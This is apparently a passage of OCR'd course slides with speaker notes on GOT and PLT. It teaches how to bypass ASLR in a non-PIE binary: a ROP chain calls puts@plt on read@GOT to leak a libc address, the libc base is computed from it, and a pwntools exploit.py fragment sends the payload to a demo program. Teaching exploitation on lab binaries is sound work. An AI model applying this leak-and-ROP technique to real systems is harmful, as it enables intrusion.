As you can see it actually calls into the PLT section at the entry of puts.

Folie 76



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

0x7FFF…

stack

libc

0x7fa5b6261690

puts: …
ret

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```

.plt

RIP


```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

0x400000

2

The PLT section is a table of trampoline functions.
This means that we only come here, to jump off again to another section.
As you see the jump instruction takes the target address from the Global Offset Table.

Folie 77



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

```
.got
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```


```
.text
…
call puts@plt
…
```

```
.plt
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

3

The global offset table contains the absolute addresses of all library functions that are used inside the binary.
This table is dynamically created at runtime, because these addresses change for every execution due to ASLR.

Folie 78



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

0x7FFF...

stack

libc

RIP → 0x7fa5b6261690

puts: ...
ret

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```

.plt


```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

0x400000

4

Now the actual function inside the library is executed,

Folie 79



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

```
.got
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```


```
.text
…
call puts@plt
…
```

```
.plt
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

5

And when we reach the ret-instruction, we return back to the text section, after the inital call to puts.

Folie 80



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

0x7FFF…

stack

libc

0x7fa5b6261690

puts: …
ret

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```

RIP


.plt

```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

0x400000

And that’s it, that’s how library function get called with the help of the Global Offset Table and Procedure Linkage Table.
Now what does that mean for us at attackers?

Folie 81



GOT and PLT

0x7FFF…

stack

libc

0x7fa5b6261690

puts: …
ret

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```

.plt

```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```


0x400000

Not randomized if not compiled as PIE

7


These 3 sections, GOT, text and PLT are not randomized if the binary was not compiled as Position Independent Executable.
We can abuse this to our advantage.
We already used gadgets from the text section in our last exercise.
All the entries of the PLT are great gadgets, because they represent functions in the libc which we can use without knowing the base address of the libc.
So in our case, for example the **puts** function is interesting, because we can use it to leak information from the process.
Puts takes an address as its only argument and will print out the content of this address to stdout.
This is our **leak gadget**. Let’s look it up in Hopper.

(Hopper -> File -> Read Executable to Disassemble -> 03_demo_ASLR):
You can click on the main function in the list of labels on the left.



```
                     main:
00000000004005b6         push       rbp
00000000004005b7         mov        rbp, rsp
00000000004005ba         sub        rsp, 0x20
00000000004005be         mov        dword [rbp+var_4], 0x0
00000000004005c5         mov        edi, aGiveMeTheCode
00000000004005ca         call       j_puts
00000000004005cf         lea        rax, qword [rbp+var_20]
00000000004005d3         mov        edx, 0x50
00000000004005d8         mov        rsi, rax
00000000004005db         mov        edi, 0x0
00000000004005e0         call       j_read
00000000004005e5         mov        dword [rbp+var_4], eax
00000000004005e8         lea        rax, qword [rbp+var_20]
00000000004005ec         mov        rsi, rax
00000000004005ef         mov        edi, aYouGaveMeS
00000000004005f4         mov        eax, 0x0
00000000004005f9         call       j_printf
00000000004005fe         mov        eax, 0x0
0000000000400603         leave
0000000000400604         ret
```


Here we have our binary again, and the three functions we are calling.
Puts to print the ‚give me the code‘ , read to read data from the user and printf to print the given data.
When you look at the functions that are called, it is not directly called ‚puts‘ its *j_puts*, which stands for jump puts and it is still in a location inside the binary. When we hover over it, we see the address of it at 0x4XXXXX which is in the near of the text segment.
Let’s follow the reference by clicking on *j_puts*.
It brings us to the entry of puts in the PLT!



```
      ; Section .plt
      ; Range: [0x400460; 0x4004b0[ (80 bytes)
      ; File offset : [1120; 1200[ (80 bytes)
      ; Flags: 0x6
      ;   SHT_PROGBITS
      ;   SHF_ALLOC
      ;   SHF_EXECINSTR


                  loc_400460:
000000000400460       push       qword [qword_601008]
000000000400466       jmp        qword [qword_601008+8]
                     ; endp
00000000040046c       nop        dword [rax]
-----------------------------------------------------

      ; ================ B E G I N N I N G   O F   P R (


                  j_puts:        // puts
000000000400470       jmp        qword [puts@GOT]
                     ; endp
```


This address here (0x400470) is the address of our leak gadget, because it will directly jump to puts in the libc when called from anywhere inside the binary.
Let’s keep that in mind.
As I explained, all the entries in PLT are trampoline functions. The program comes here to look up the address of puts @ Global Offset Table and jump off to that.

However if you look at the GOT now, you dont see actual addresses. You see initializer values:
(The values on the right side, like the yellow highlighted one, are initializer values)



```
                     puts@GOT:         // puts
0000000000601018         dq            0x0000000000601060
                     printf@GOT:         // printf
0000000000601020         dq            0x0000000000601068
                     read@GOT:         // read
0000000000601028         dq            0x0000000000601070
                     __libc_start_main@GOT:         // __libc_start_main
0000000000601030         dq            0x0000000000601078
```

But after the first call to a function, the values get updated and hold the actual addresses of the functions in the libc.
We can check that with gdb. We know that the entry of puts@GOT is at 0x601018.
We set a breakpoint after puts is called, run the program and look at the memory of 0x601018:




```
gdb-peda$ x/a 0x601018
0x601018:       0x7ffff7a7c690 <_IO_puts>
gdb-peda$ x/a 0x601028
0x601028:       0x400496 <read@plt+6>
gdb-peda$ 
```

We see that the address that 0x601018 points to is now in a very different range, this is the range for dynamic libraries. We also see that the entry of read@GOT at 0x601028 is still an initializer value because the function did not get called yet.
We now know, that during the execution, the values in the GOT get updated and hold the actual values of the functions in the libc.

So we can take one of one of these addresses of the GOT for example read@GOT (0x601028), and give that to puts as an argument, in order to print the libc address of read as our leak to the libc.

Folie 82



GOT and PLT

0x7FFF…

stack

Libc

0x7fa5b6261690

puts: …
ret

0x7fa5b62e9250

read: …

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```


.plt

```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

0x400000

These functions in the GOT make a good target for leaking information, because if we learn such an address, and we know which function it belongs to, we can recalculate the base address of the libc.

Folie 83



GOT and PLT

libcbase = [leaked address] – OFFSET

```
libcbase = 0x7fa5b62e9250 – OFFSET
```

0x7FFF…

stack

0x7fa5b6261690

Libc

puts: …
ret

0x7fa5b62e9250

read: …

OFFSET

Libc-base

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

```
…
call puts@plt
…
```

.plt

```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```


0x400000

Like this.

We learned now that the entries in the **PLT** can be useful leak ROPgadgets, because they represent a call to the function without knowing the libc base address .

Functions in the **GOT** can be great leak targets, because if we learn such an address, we can recalculate the libc base address and can now do everything what we want (e.g. popping a shell)!

Folie 84



Leak and jump back to main

- Goal:

puts([read@got]) → prints the address of read@got → leak to libc!

RDI: [read@got]

RIP: puts@plt


10

To summarize:
In our ROP chain we want to call the puts function with the entry of read in the GOT as the argument.
This will print the address of the read function inside the libc and therefore we have a leak of an absolute lib c address.

To do that, we need to put the address of read @ GOT into RDI. This way it will serve as a function argument.
And then we need to jump to the puts trampoline function inside the PLT.

Lets implement that in our exploit script.
(open **exploit.py** in the folder of the third demo)

It starts with the usual values. If you scroll down, this script is a bit different, it interacts with the program:




```
r.recvuntil("Give me the Code: ")
r.sendline(payload)
r.recvuntil("You gave me: ")
```

The *recvuntil* and *sendline* functions are provided by pwntools.
This is a very convenient way to interact with the program. Outputs of the program can be received with *recvuntil*, inputs to the program can be send with *sendline*.
The output of the program can also be saved by assigning it to a variable, this is often useful when you expect a leak / information to process.


The script is devided into steps and each step has a little description.
After a step is completed you can uncomment the next step.
So you can always try if your script still works and if not you'll need to have a look.
